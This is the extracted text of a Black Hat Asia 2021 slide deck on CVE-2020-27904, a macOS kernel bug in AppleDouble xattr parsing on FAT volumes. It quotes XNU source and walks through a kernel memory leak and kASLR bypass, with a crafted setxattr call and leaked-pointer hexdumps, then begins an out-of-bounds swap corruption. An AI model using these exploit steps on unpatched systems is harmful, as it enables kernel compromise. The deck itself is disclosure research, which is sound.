


black hat[®]
ASIA 2021
MAY 6-7, 2021
BRIEFINGS

The Price of Compatibility: Defeating macOS Kernel Using Extended File Attributes

Zuozhi Fan (@pattern_F_)



蚂蚁安全实验室
ANT SECURITY LAB

- Zuozhi Fan (@pattern_F_)
- Ant Security, Tianqiong Lab
- Started macOS/iOS security from the second half of 2019
- Submitted first vuln to Apple on Dec 10, 2019



pattern-f @pattern_F_ · Jun 5, 2020

Starting macOS security research on Dec 2019. My first vulnerability, mark it.

Kernel

Available for: macOS High Sierra 10.13.6, macOS Mojave 10.14.6, macOS Catalina 10.15

Impact: An application may be able to execute arbitrary code with kernel privileges

Description: A memory corruption issue was addressed with improved memory handling.

CVE-2019-8828: Cim Stordal of Cognite

CVE-2019-8838: Dr Silvio Cesare of InfoSect


CVE-2019-8847: Apple

CVE-2019-8852: **pattern-f** (@pattern_F_) of WaCai

- keywords
 - extended file attributes
 - compatibility
 - defeating macOS
- brevity for extended file attributes
 - xattr / extended attribute / attribute

File tags in Finder

- An interesting feature in Finder
- Color tags & custom tags
- Group file by tags



How to implement it?

- User view: file \Rightarrow (file name + file content)
- FS view: file \Rightarrow (name, data, size, access time, owner, etc.)
 - and advanced data: file tags, stored in xattr
 - extra information is called metadata
- commands to view xattr

NAME

`mdls` -- lists the metadata attributes for the specified file

NAME

`xattr` -- display and manipulate extended attributes

```
$ xattr -l /Volumes/WIDGET/1.txt
com.apple.metadata:_kMDItemUserTags:
00000000  62 70 6C 69 73 74 30 30 A1 01 55 52 65 64 0A 36 |bplist00..URed.6|
00000010  08 0A 00 00 00 00 00 00 01 01 00 00 00 00 00 00 |.....|
00000020  00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000030  00 10                                             |..|

$ xattr -p "com.apple.metadata:_kMDItemUserTags" 1.txt | xxd -r -p >1.plist

$ plistutil -convert xml1 -i 1.plist -o 1.xml

$ cat 1.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<array>
    <string>Red
6</string>
</array>
</plist>
```

- Every feature in system should be implemented by code

NAME

`getxattr, fgetxattr` -- get an extended attribute value

SYNOPSIS

```
#include <sys/xattr.h>
```

ssize_t

```
getxattr(const char *path, const char *name, void *value, size_t size, u_int32_t position, int options);
```

ssize_t

```
fgetxattr(int fd, const char *name, void *value, size_t size, u_int32_t position, int options);
```

NAME

`setxattr, fsetxattr` -- set an extended attribute value

SYNOPSIS

```
#include <sys/xattr.h>
```

int

```
setxattr(const char *path, const char *name, void *value, size_t size, u_int32_t position, int options);
```

int

```
fsetxattr(int fd, const char *name, void *value, size_t size, u_int32_t position, int options);
```

Show me the code


```
#include <stdio.h>
#include <string.h>
#include <sys/xattr.h>

#define BPLIST_DATA \
"\x62\x70\x6c\x69\x73\x74\x30\x30\xa1\x01\x55\x52\x65\x64\xa0\x36" \
"\x08\xa0\x00\x00\x00\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00" \
"\x00\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" \
"\x00\x10"
#define BPLIST_DATA_len (sizeof(BPLIST_DATA) - 1)

int main(int argc, char *argv[])
{
    int err;
    const char *user_tag = "com.apple.metadata:_kMDItemUserTags";


    err = setxattr("4.txt", user_tag, BPLIST_DATA, BPLIST_DATA_len, 0, XATTR_CREATE);
    if (err) {
        perror("setxattr");
        return 1;
    }
    return 0;
}
```


Red tag appears after setxattr(...)



Wait, other filesystem?


- Support many types of filesystem
- Apple's private filesystem HFS+, APFS
- No doubt that they support xattr
- What about FAT and ExFAT?



Does FAT support xattr?

- The answer is “Yes”
- But FAT is really an old filesystem. How?

```
$ hdiutil create -size 256m -fs FAT32 -volname WIDGET ./widget.dmg  
$ hdiutil attach widget.dmg  
$ cp *.txt /Volumes/WIDGET/
```



- XNU is open source, great!
- xattr is implemented in `bsd/vfs/vfs_xattr.c`

```
setxattr(...)
{
    vn_setxattr(vnode_t vp, const char *name, uio_t uio, int options, vfs_context_t cc)
    {
        error = VNOP_SETXATTR(vp, name, uio, options, context);

        if (error == ENOTSUP && !(options & XATTR_NODEFAULT)) {
            /*
             * A filesystem may keep some EAs natively and return ENOTSUP for others.
             */
            error = default_setxattr(vp, name, uio, options, context);
        }
    }
}
```

FAT comes here

- FS without xattr, introduce apple double file
- hidden “.”_” prefixed file in the same directory

```
/* Set the data of an extended attribute. */
default_setxattr(vnode_t vp, const char *name, uio_t uio, int options, vfs_context_t c
{
    open_xattrfile(vp, O_CREAT | fileflags, &xvp, context)
    {
        // open("." + file path)
    }
    get_xattrinfo(xvp, ATTR_SETTING, &ainfo, context)
    write_xattrinfo(&ainfo);
out:
    rel_xattrinfo(&ainfo);
    close_xattrfile(xvp, fileflags, context);
}
```

“._” prefixed xattrfile

- named Apple Double File
- described in `vfs_xattr.c`
- store FAT xattr
- A compatible layer

Typical “._” **AppleDouble** Header File layout:

```
-----
MAGIC                0x00051607
VERSION              0x00020000
FILLER               0
COUNT              2
.-- AD ENTRY[0]      Finder Info Entry (must be
.--+-- AD ENTRY[1]  Resource Fork Entry (must b
| '-> FINDER INFO
| //////////////// Fixed Size Data (32 bytes)
|-----
```

```
Quote:examples dz$ ls -a /Volumes/WIDGET/
.      ..      ._1.txt  ._2.txt  ._3.txt  .fseventsd 1.txt  2.f
Quote:examples dz$ hexdump -s 0x50 -n 128 -C /Volumes/WIDGET/._1.txt
00000050  00 00 00 00 41 54 54 52 3b 9a c9 ff 00 00 0e e2 |....ATTR;.....|
00000060  00 00 00 a8 00 00 00 35 00 00 00 00 00 00 00 00 |.....5.....|
00000070  00 00 00 00 00 00 00 01 00 00 00 a8 00 00 00 35 |.....5|
00000080  00 00 24 63 6f 6d 2e 61 70 70 6c 65 2e 6d 65 74 |..$com.apple.met|
00000090  61 64 61 74 61 3a 5f 6b 4d 44 49 74 65 6d 55 73 |adata:_kMDItemUs|
000000a0  65 72 54 61 67 73 00 00 62 70 6c 69 73 74 30 30 |erTags..bplist00|
000000b0  a1 01 64 7e a2 82 72 00 0a 00 36 08 0a 00 00 00 |.d~.r...6....|
000000c0  00 00 00 01 01 00 00 00 00 00 00 00 02 00 00 00 |.....|
```

- **FAT parses userspace xattrfile in kernel !**
- File parsing is very difficult
 - doc, pdf, image, audio, etc. thousands of CVEs
- Is there some vulns in apple double file?
 - fuzz testing?
- FAT xattrfile is implemented by a few hundred lines of code
- Code audit is enough!

Vulnerable code (CVE-2020-27904)

```


check_and_swap_attrhdr(attr_header_t *ah, attr_info_t *ainfop)
{
    /*
     * Make sure each of the attr_entry_t's fits within total_size.
     */
    buf_end = ainfop->rawdata + ah->total_size;
    count = ah->num_attrs;
    ae = (attr_entry_t *)&ah[1];

    for (i = 0; i < count; i++) {
        /* Make sure the fixed-size part of this attr_entry_t fits. */
        if ((u_int8_t *) &ae[1] > buf_end) {
            return EINVAL;
        }

        /* Make sure the attribute content fits. */
        end = ae->offset + ae->length;
        if (end < ae->offset || end > ah->total_size) {
            return EINVAL;
        }

        ae = ATTR_NEXT(ae);
    }
}

```



MUST: ah->data_start <= attr entry offset <= ah->total_size

What can we do?

```
typedef struct apple_double_header {
    u_int32_t    magic;
    u_int32_t    version;
    u_int32_t    filler[4];
    u_int16_t    numEntries;
    apple_double_entry_t    entries[2];
    u_int8_t    finfo[FINDERINFOSIZE];
    u_int8_t    pad[2];
} apple_double_header_t;

typedef struct attr_header {
    apple_double_header_t    appledouble;
    u_int32_t    magic;
    u_int32_t    debug_tag;
    u_int32_t    total_size;
    u_int32_t    data_start;    /* file offset to attribute data area */
    u_int32_t    data_length; /* length of attribute data area */
    u_int32_t    reserved[3];
    u_int16_t    flags;
    u_int16_t    num_attrs;
} attr_header_t;
/* Header + entries must fit into 64K.  Data may extend beyond 64K. */
```

malicious attr entry offset

modify these values when setattr(...)

Kernel memory disclosure

```
default_setxattr(vnode_t vp, const char *name, uio_t uio, int options, vfs_context_t context)
{
    if (datalen == entry->length) {
        if (splitdata) {
            ...
        } else {
            attrdata = (u_int8_t *)header + entry->offset;
            error = uiomove((caddr_t)attrdata, datalen, uio);
            if (error) {
                goto out;
            }
            ainfo.iosize = ainfo.attrhdr->data_start + ainfo.attrhdr->data_length;
            error = write_xattrinfo(&ainfo);
            if (error) {
                printf("setxattr: write_xattrinfo error %d\n", error);
            }
        }
        goto out;
    }
}
```

1. malicious offset pointing to file header

2. copy user args to file header

3. modify data_start to 64mb

4. calc new file size, now 64mb

5. write 64mb kernel memory to file

6. xattrinfo is only 64kb, so oob-read happens

7. userspace reads xattrfile to inspect kernel memory

kASLR bypass

	00000000	00 05 16 07 00 02 00 00	4d 61 63 20 4f 53 20 58Mac OS X
	00000010	20 20 20 20 20 20 20 20	00 02 00 00 00 09 00 00
	00000020	00 32 00 00 0e b0 00 00	00 02 00 00 0e e2 00 00	.2.....
	00000030	01 1e 00 00 00 00 00 00	00 00 00 00 00 00 00 00
	00000040	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
	00000050	00 00 00 00 41 54 54 52	3b 9a c9 ff 00 00 0e e2ATTR;.....
	00000060	04 00 ff f8 00 00 00 50	00 00 00 00 00 00 00 00P.....
	00000070	00 00 00 00 00 00 00 02	00 00 00 60 00 00 00 04`.....
	00000080	00 00 07 78 61 74 74 72	34 00 00 00 00 00 00 a4	...xattr4.....
	00000090	00 00 00 4c 00 00 08 78	61 74 74 72 37 36 00 00	...L...xattr76..
	000000a0	31 31 31 31 37 36 37 36	37 36 37 36 37 36 37 36	1111767676767676
	000000b0	37 36 37 36 37 36 37 36	37 36 37 36 37 36 37 36	7676767676767676
	*			
	0000fff0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
ipc_kmsg	00010000	a8 7f 00 00 00 00 00 00	00 80 8e 58 91 ff ff ff30dm...X....
	00010010	00 80 8e 58 91 ff ff ff	28 a0 8e 58 91 ff ff ff	...X....(..X....
	00010020	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00

xattrfile 64kb

ipc_kmsg

ikm_next

offset +0x60: data_start
offset +0x78: ae->offset
// dump 64MB data

err = setxattr(MOUNT_DIR "1.txt", "xattr4", "\\xf8\xff\x00\x04", 4, 0, XATTR_REPLACE);

self-location trick by ipc_kmsg

kASLR bypass

	00000000	00 05 16 07 00 02 00 00	4d	mach_msg_size_t	ikm_size;
	00000010	20 20 20 20 20 20 20 20	00	ipc_kmsg_flags_t	ikm_flags;
	00000020	00 32 00 00 0e b0 00 00	00	struct ipc_kmsg	*ikm_next;
	00000030	01 1e 00 00 00 00 00 00	00	struct ipc_kmsg	*ikm_prev;
	00000040	00 00 00 00 00 00 00 00	00	mach_msg_header_t	*ikm_header;
	00000050	00 00 00 00 41 54 54 52	3b 9a c9 ff 00 00 0e e2	ATTR;.....
	00000060	04 00 ff f8 00 00 00 50	00 00 00 00 00 00 00 00	P.....
	00000070	00 00 00 00 00 00 00 02	00 00 00 60 00 00 00 04	`.....
	00000080	00 00 07 78 61 74 74 72	34 00 00 00 00 00 00 a4		...xattr4.....
	00000090	00 00 00 4c 00 00 08 78	61 74 74 72 37 36 00 00		...L...xattr76..
	000000a0	31 31 31 31 37 36 37 36	37 36 37 36 37 36 37 36		1111767676767676
	000000b0	37 36 37 36 37 36 37 36	37 36 37 36 37 36 37 36		7676767676767676
	*				
	0000fff0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
ipc_kmsg	00010000	a8 7f 00 00 00 00 00 00	00 80 8e 58 91 ff ff ff	30dm...X....
	00010010	00 80 8e 58 91 ff ff ff	28 a0 8e 58 91 ff ff ff		...X....(..X....
	00010020	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	

```

struct ipc_kmsg {
    mach_msg_size_t      ikm_size;
    ipc_kmsg_flags_t    ikm_flags;
    struct ipc_kmsg      *ikm_next;
    struct ipc_kmsg      *ikm_prev;
    mach_msg_header_t    *ikm_header;
}
    
```

xattrfile 64kb

ipc_kmsg

ikm_next

```

offset +0x60: data_start
offset +0x78: ae->offset
// dump 64MB data
err = setxattr(MOUNT_DIR "1.txt", "xattr4", "\xf8\xff\x00\x04", 4, 0, XATTR_REPLACE);
    
```

self-location trick by ipc_kmsg

Memory corruption?

- xattrfile is stored in big-endian
- **oob-swap**, not oob-write

```
write_xattrinfo(attr_info_t *ainfop)
{
    swap_adhdr(ainfop->filehdr);

    error = VNOP_WRITE(ainfop->filevp, auio, 0, ainfop->context);

    swap_adhdr(ainfop->filehdr);
}

swap_adhdr(apple_double_header_t *adh)
{
    count = (adh->magic == ADH_MAGIC) ? adh->numEntries : SWAP16(adh->numEntries);

    for (i = 0; i < count; i++) {
        adh->entries[i].type = SWAP32(adh->entries[i].type);
        adh->entries[i].offset = SWAP32(adh->entries[i].offset);
        adh->entries[i].length = SWAP32(adh->entries[i].length);
    }
}
```

setxattr to make it bigger



